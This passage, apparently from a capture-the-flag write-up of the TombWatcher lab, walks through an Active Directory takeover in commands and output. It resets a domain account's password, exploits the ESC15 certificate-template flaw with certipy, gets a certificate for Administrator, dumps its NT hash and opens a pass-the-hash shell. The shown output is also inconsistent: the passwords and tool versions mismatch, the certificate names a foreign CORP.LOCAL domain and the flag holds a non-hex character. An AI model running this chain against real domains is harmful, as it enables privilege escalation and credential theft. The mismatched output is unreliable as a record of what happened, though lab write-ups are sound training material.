*Evil-WinRM* PS C:\Users\john> Set-ADAccountPassword -Identity cert_admin - Reset - NewPassword (ConvertTo-SecureString "admin_cert123" - AsPlainText -Force)
Now all we need to do is extracting the vulnrable certificate in this new user using certipy-ad .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ certipy find -u cert_admin -p "Abc123456@" -dc-ip 10.10.11.72 -vulnerable

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250609023015_Certipy.txt'
[*] Wrote text output to '20250609023015_Certipy.txt'
[*] Saving JSON output to '20250609023015_Certipy.json'
[*] Wrote JSON output to '20250609023015_Certipy.json'

┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ cat 20250609023015_Certipy.txt
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
Like we can see, there is ESC15 certificate vulnrability. And to be honest for this attack I used this github repository which perform everything clearly.
https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc15-arbitrary-application-policy-injection-in-v1-templates-cve-2024-49019-ekuwu
Injecting “Certificate Request Agent” Application Policy : This scenario involves first obtaining an “agent” certificate by injecting the “Certificate Request Agent” policy, and then using that to request a certificate for a privileged user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ certipy-ad req \
    -u 'cert_admin@tombwatcher.htb' -p 'admin_cert123' \
    -dc-ip '10.10.11.72' -target 'DC01.tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'WebServer' \
    -application-policies 'Certificate Request Agent'

 Certipy v5.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
Use the “agent” certificate to request a certificate on behalf of a target privileged user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ certipy-ad req \
    -u 'cert_admin@tombwatcher.htb' -p 'admin_cert123' \
    -dc-ip '10.10.11.72' -target 'DC01.tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'User' \
    -pfx 'cert_admin.pfx' -on-behalf-of 'tombwatcher\Administrator'

  Certipy v5.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 9
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@CORP.LOCAL'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Authenticate as the privileged user using the “on-behalf-of” certificate.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72'

Certipy v5.0.0 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*]     SAN UPN: 'Administrator@CORP.LOCAL'
[*] Using principal: 'administrator@corp.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote certificate and private key to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@corp.local': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
Now that we have the NTLM hash of the administrator, we can access the shell using this.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sanke㉿sanke)-[~/Downloads/TombWatcher]
└─ evil-winrm -i 10.10.11.72 -u administrator -H f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
48e649882f3c9baaadcse1fb3fb35b98
TombWatcher PWNEDD !!! Easy machine to be honest. I enjoyed solving this machine!! See you next week in the next machine <3